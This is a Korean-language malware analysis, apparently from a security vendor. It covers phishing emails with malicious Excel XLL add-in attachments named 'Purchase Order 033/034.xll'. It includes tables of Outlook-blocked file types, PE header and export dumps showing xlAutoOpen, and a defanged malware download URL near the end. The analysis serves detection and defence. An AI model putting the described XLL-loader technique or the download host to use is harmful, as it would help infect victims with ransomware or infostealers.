.adp	Access 프로젝트(Microsoft)
.app	실행 가능한 응용 프로그램
.application	ClickOnce 배포 매니페스트 파일
.appref-ms	ClickOnce 애플리케이션 참조 파일
...	
.xlk	Excel 추가 기능
.xnk	Exchange 공용 폴더 바로 가기

## Outlook에서 차단되는 파일 형식

최신 버전      Office 2007

Microsoft Exchange Server 계정을 사용하는 경우 Exchange Server 관리자가 Outlook 보안 설정을 구성했다면 관리자에게 도움을 요청할 수 있습니다. Outlook에서 차단된 첨부 파일을 허용하도록 사서함의 보안 설정을 조정해 줄 것을 관리자에게 요청하세요.

Exchange Server 계정을 사용하지 않는 경우에는 고급 절차를 통해 일부 파일 형식의 차단을 해제할 수 있습니다. 이 절차에서는 Windows의 레지스트리를 편집합니다. 첨부 파일 형식의 차단 해제에 대한 자세한 내용은 [Outlook에서 차단되는 첨부 파일에 대한 Microsoft 고객지원 문서](#)를 참조하세요.

### Outlook에서 차단되는 파일 형식

확장명	파일 형식
.ade	Access 프로젝트 익스텐션(Microsoft)
.adp	Access 프로젝트(Microsoft)
.app	실행 가능한 응용 프로그램
.application	ClickOnce 배포 매니페스트 파일
.appref-ms	ClickOnce 애플리케이션 참조 파일
...	
xll	Excel 추가 기능
.xnk	Exchange 공용 폴더 바로 가기

[그림4] Outlook에서 차단하는 파일 포맷

### ● Purchase Order 033.xll, Purchase Order 034.xll

위 그림1,2,3 메일에 첨부된 ‘Purchase Order 033.xll’과 ‘Purchase Order 034.xll’ 파일의 기능은 아래와 같다. 우선 앞서 설명한 것과 같이 그림5처럼 DLL의 외형을 확인 할 수 있으며 파일 실행 시(.xll 확장자로)에는 그림6처럼 Microsoft Excel로 열린다. ‘이 세션에서만 이 추가 기능을 사용 합니다.’를 클릭하면 행위가 발현된다. ‘이 추가 기능을 사용하지 않습니다.’를 클릭할 경우 실행되지 않는다. 따라서 확인되지 않은 XLL파일을 무심코 실행했다면 이 단계에서 해당 버튼을 클릭하여 감염을 피할 수 있다.

File View Go Help

Viewing IMAGE\_FILE\_HEADER


pFile	Data	Description	Value
0000010C	014C	Machine	IMAGE_FILE_MACHINE_I386
0000010E	0006	Number of Sections	
00000110	5EF28941	Time Date Stamp	2020/06/23 22:59:13 UTC
00000114	00000000	Pointer to Symbol Table	
00000118	00000000	Number of Symbols	
0000011C	00E0	Size of Optional Header	
0000011E	2102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE
	2000		IMAGE_FILE_DLL

File View Go Help

Viewing IMAGE\_FILE\_HEADER

pFile	Data	Description	Value
0000010C	014C	Machine	IMAGE_FILE_MACHINE_I386
0000010E	0006	Number of Sections	
00000110	5EF28941	Time Date Stamp	2020/06/23 22:59:13 UTC
00000114	00000000	Pointer to Symbol Table	
00000118	00000000	Number of Symbols	
0000011C	00E0	Size of Optional Header	
0000011E	2102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE
	2000		IMAGE_FILE_DLL

[그림5] Purchase Order 034.dll 악성코드 외형



[그림6] Purchase Order 034.xls 실행 화면

확장자를 모를 경우 실행파일 중 DLL의 구조를 가지고 있어 외형만으로는 XLL파일인지 파악하기 어려울 수 있으나 XLL의 파일은 ‘xlAutoOpen’명의 Export함수를 가지고 있다. 모든 XLL함수에서 구현되어야하는 필수 콜백함수이다. 이 함수 실행이 XLL구동에 필수적이다.

이 ‘Purchase Order 033.xll’과 ‘Purchase Order 034.xll’의 경우 ‘Excel-DNA’라는 오픈소스를 통해 컴파일된 XLL파일로 내부 데이터를 추출 시 핵심 기능을 수행하는 DLL을 확인 할 수 있으며 이는 .net으로 제작되어 있다.

The image shows two separate windows of the dumpbin.exe utility, both titled "Viewing EXPORT Address Table".


**Top Window (Purchase Order 033.xll):**

pFile	Data	Description	Value
0004EC38	00013A70	Function RVA	2705 f9980
0004EC3C	00013A60	Function RVA	2706 f9981
0004EC40	00013A50	Function RVA	2707 f9982
0004EC44	00013A40	Function RVA	2708 f9983
0004EC48	00013A30	Function RVA	2709 f9984
0004EC4C	00013A20	Function RVA	270A f9985
0004EC50	00013A10	Function RVA	270B f9986
0004EC54	00013A00	Function RVA	270C f9987
0004EC58	000139F0	Function RVA	270D f9988
0004EC5C	000139E0	Function RVA	270E f9989
0004EC60	00036BC0	Function RVA	270F f999
0004EC64	000139D0	Function RVA	2710 f9990
0004EC68	000139C0	Function RVA	2711 f9991
0004EC6C	000139B0	Function RVA	2712 f9992
0004EC70	000139A0	Function RVA	2713 f9993
0004EC74	00013990	Function RVA	2714 f9994
0004EC78	00013980	Function RVA	2715 f9995
0004EC7C	00013970	Function RVA	2716 f9996
0004EC80	00013960	Function RVA	2717 f9997
0004EC84	00013950	Function RVA	2718 f9998
0004EC88	00013940	Function RVA	2719 f9999
0004EC8C	0003ACC0	Function RVA	271A xlAddInManagerInfo12
0004EC90	0003ADA0	Function RVA	271B xlAddInManagerInfo
0004EC94	0003AF90	Function RVA	271C xlAutoClose
0004EC98	0003AF00	Function RVA	271D xlAutoFree12
0004EC9C	0003AF20	Function RVA	271E xlAutoFree
0004ECA0	0003B030	Function RVA	271F xlAutoOpen
0004ECA4	0003AF40	Function RVA	2720 xlAutoRemove


**Bottom Window (Purchase Order 034.xll):**

pFile	Data	Description	Value
0004EC38	00013A70	Function RVA	2705 f9980
0004EC3C	00013A60	Function RVA	2706 f9981
0004EC40	00013A50	Function RVA	2707 f9982
0004EC44	00013A40	Function RVA	2708 f9983
0004EC48	00013A30	Function RVA	2709 f9984
0004EC4C	00013A20	Function RVA	270A f9985
0004EC50	00013A10	Function RVA	270B f9986
0004EC54	00013A00	Function RVA	270C f9987
0004EC58	000139F0	Function RVA	270D f9988
0004EC5C	000139E0	Function RVA	270E f9989
0004EC60	00036BC0	Function RVA	270F f999
0004EC64	000139D0	Function RVA	2710 f9990
0004EC68	000139C0	Function RVA	2711 f9991
0004EC6C	000139B0	Function RVA	2712 f9992
0004EC70	000139A0	Function RVA	2713 f9993
0004EC74	00013990	Function RVA	2714 f9994
0004EC78	00013980	Function RVA	2715 f9995
0004EC7C	00013970	Function RVA	2716 f9996
0004EC80	00013960	Function RVA	2717 f9997
0004EC84	00013950	Function RVA	2718 f9998
0004EC88	00013940	Function RVA	2719 f9999
0004EC8C	0003ACC0	Function RVA	271A xlAddInManagerInfo12
0004EC90	0003ADA0	Function RVA	271B xlAddInManagerInfo
0004EC94	0003AF90	Function RVA	271C xlAutoClose
0004EC98	0003AF00	Function RVA	271D xlAutoFree12
0004EC9C	0003AF20	Function RVA	271E xlAutoFree
0004ECA0	0003B030	Function RVA	271F xlAutoOpen
0004ECA4	0003AF40	Function RVA	2720 xlAutoRemove

[그림7] XLL 파일의 xlAutoOpen Export 함수



[그림8] Purchase Order 034.xll 내부 추출된 HFR04.dll (.net)



[그림9] Purchase Order 034.xll의 네트워크 접속 시도

0| Purchase Order 034.xll의 내부 HFR04.dll로 인해 발현된 행위는 그림9과 같이 네트워크 접속 시도를 수행하는 것을 볼 수 있는데 이 악성코드는 아래 주소로 추가 악성코드 다운로드를 시도한다. 현재는 해당 주소에서 별다른 데이터를 받아오지 못해 추가 기능을 확인 하기는 어려우나


작년 7월부터 유포된 XLL 악성코드들을 살펴 본 결과 랜섬웨어, 인포스틸러 류를 받아올 것으로 추정된다. 그 예시에 해당하는 샘플 일부에 대해 아래 추가 설명한다.

— hxxps://www.mcroller[.]com/express.exe

